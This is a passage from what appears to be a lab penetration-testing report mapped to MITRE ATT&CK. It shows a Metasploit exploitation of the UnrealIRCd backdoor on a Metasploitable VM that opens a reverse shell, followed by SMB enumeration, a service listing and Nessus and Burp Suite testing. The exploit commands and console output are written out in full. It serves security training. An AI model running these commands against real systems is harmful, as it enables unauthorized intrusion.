



Fig. 10- FTP login and directory listing

5.5 Exploit Public-Facing Service

MITRE ATT&CK: T1190 – Exploit Public-Facing Application

Tactic: Initial Access

A vulnerable service on the Metasploitable host was exploited using the known backdoor vulnerability in the Metasploit Framework. The exploit resulted in the creation of a remote command shell on the target computer. This stage showcases the potential for unpatched legacy services to be exploited by attackers to achieve full system compromise [15].

The image is a screenshot of a Kali Linux virtual machine running Oracle VM VirtualBox. The terminal window shows the Metasploit Framework (msf5) interface. The user has entered the command 'use exploit/unix/irc/unreal_ircd_3281_backdoor' and 'set RHOSTS 192.168.1.165'. The terminal output shows the exploit running successfully, establishing a reverse TCP double handler and accepting client connections. The final output indicates that a command shell session 1 has been opened on the target host (192.168.1.165:50869) at 2025-12-13 13:46:45 -0500. The terminal also displays the Metasploit logo and version information (v5.0.41-dev). The background of the terminal is dark with a dragon logo.

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.165
RHOSTS => 192.168.1.165
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.1.246:4444
[*] 192.168.1.165:6667 - Connected to 192.168.1.165:6667...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.1.165:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo @WxspuxAB499Zyqv\r\n
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "@WxspuxAB499Zyqv\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.246:4444 -> 192.168.1.165:50869) at 2025-12-13 13:46:45 -0500
```

Fig. 11- exploit execution and shell

5.6 Command Execution on Compromised Host


MITRE ATT&CK: T1059 – Command and Scripting Interpreter

Tactic: Execution

After the successful exploitation, the attack commands were executed through the resultant shell to test the control of the compromised machine. The attack commands are used to enumerate the directories, check the context, and the persistence of the access [15].

This stage allowed post-exfiltration or post-exploitation activity and built a

platform for further internal reconnaissance.



```
File Edit View Search Terminal Help
root@osboxes: ~
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.105
RHOSTS => 192.168.1.105
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.1.246:4444
[*] 192.168.1.105:6667 - Connected to 192.168.1.105:6667...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.1.105:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo tX4shJAwrnjYJnNf\r\n
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "tX4shJAwrnjYJnNf\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.246:4444 -> 192.168.1.105:33887) at 2025-12-13 14:00:10 -0500

sessions
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 192.168.1.246:4444 -> 192.168.1.105:33887
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

back
sh: line 5: back: command not found
^C
Abort session 1? [y/N] y
..

File Edit View Search Terminal Help
root@osboxes: ~
root@osboxes:~# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

#| metasploit v5.0.41-dev
+---+---+ 1314 exploits - 1074 auxiliary - 338 post |
+---+---+ 556 payloads - 45 encoders - 10 nops |
+---+---+ 4 evasion |

msf5 > use auxiliary/scanner/smb/smb_enumshares
msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[*] 10.0.2.15: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_enumshares) >
```

Fig. 12- command execution


5.7 Network Share Discovery on Windows R&D

MITRE ATT&CK: T1135 – Network Share Discovery

Tactic: Discovery

To determine lateral movement capability within the on-premises R&D environment, SMB share enumeration was done against the Windows system. The auxiliary modules of Metasploit were utilized to enumerate network shares that are accessible.

While there were not any unauthenticated shares that were revealed, the process described how an attacker could enumerate internal resources and determine subsequent targets for movement [15].



```
msf5 > use auxiliary/scanner/smb/smb_enumshares
msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[*] 10.0.2.15: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[*] 10.0.2.15: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_enumshares) > services

=====
host      port  proto  name      state  info
-----
192.168.1.105 21    tcp    ftp        open   vsftpd 2.3.4
192.168.1.105 22    tcp    ssh        open   SSH-2.0-OpenSSH 4.7p1 Debian-8ubuntu1
192.168.1.105 23    tcp    telnet     open   Linux telnetd
192.168.1.105 25    tcp    smtp       open   Postfix smtpd
192.168.1.105 53    tcp    domain     open   ISC BIND 9.4.2
192.168.1.105 80    tcp    http       open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.1.105 111   tcp    rpcbind    open   2 RPC #100600
192.168.1.105 139   tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.105 445   tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.105 512   tcp    exec       open
192.168.1.105 513   tcp    login      open
192.168.1.105 514   tcp    tcpwrapped open
192.168.1.105 1099  tcp    java-rmi   open   GNU Classpath grmiregistry
192.168.1.105 1524  tcp    bindshell  open   Metasploitable root shell
192.168.1.105 2049  tcp    nfs        open   2-4 RPC #40002
192.168.1.105 2121  tcp    ftp        open   ProFTPD 1.3.1
192.168.1.105 3306  tcp    mysql      open   MySQL 5.0.51a-3ubuntu5
192.168.1.105 5432  tcp    postgresql open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.1.105 5900  tcp    vnc        open   VNC protocol 3.3
192.168.1.105 6000  tcp    x11        open   access denied
192.168.1.105 6667  tcp    irc        open   UnrealIRCd
192.168.1.105 8089  tcp    ajp13      open   Apache Jserv Protocol v1.3
192.168.1.105 8188  tcp    http       open   Apache Tomcat/7.0.60
```

Fig, 13- SMB enumeration

5.8 Lateral Movement via Remote Services

MITRE ATT&CK: T1210 – Exploitation of Remote Services

Tactic: Lateral Movement

After achieving initial entry into the system, remote services were analyzed to identify the potential for lateral movement on other computers within the target environment based on whether services could be interacted with.

Although there was no additional compromise achieved in this phase, this reflects the normal adversary behavior for a pivot attack within a network [15].




Fig. 14- T1210 Metasploit

5.9 Vulnerability Assessment Using Nessus

Web Application Assessment of CI/CD Environment

Automatic vulnerability scanning was completed using Tenable Nessus Essentials, aimed at verifying the results of manual recon scans. No critical or high vulnerabilities were identified by the scan. This is a reminder that automated scanning tools are limited by their capabilities concerning identification of possible misconfigurations that can be exploited by manual methods [16].




Fig. 15- Nessus scan

5.10 Web Application Testing (Burp Suite and PortSwigger)

MITRE ATT&CK: T1190 – Exploit Public-Facing Application

Web Application Assessment of CI/CD Environment MITRE ATT&CK Tactic:

Initial Access Technique: Exploit Public-Facing Application (T Controlled web app testing was done on the mimicked CI/CD setup by utilizing the BurpSuite [16]. The aim was to evaluate the vulnerability to various application-layer attacks by intercepting and scrutinizing parameters within the requests. Even though the level of exploitation was intentionally constrained to stay in scope, this phase further validated that the web layer is indeed a viable attack vector for attackers looking to attain access to CI/CD pipes and their secrets.

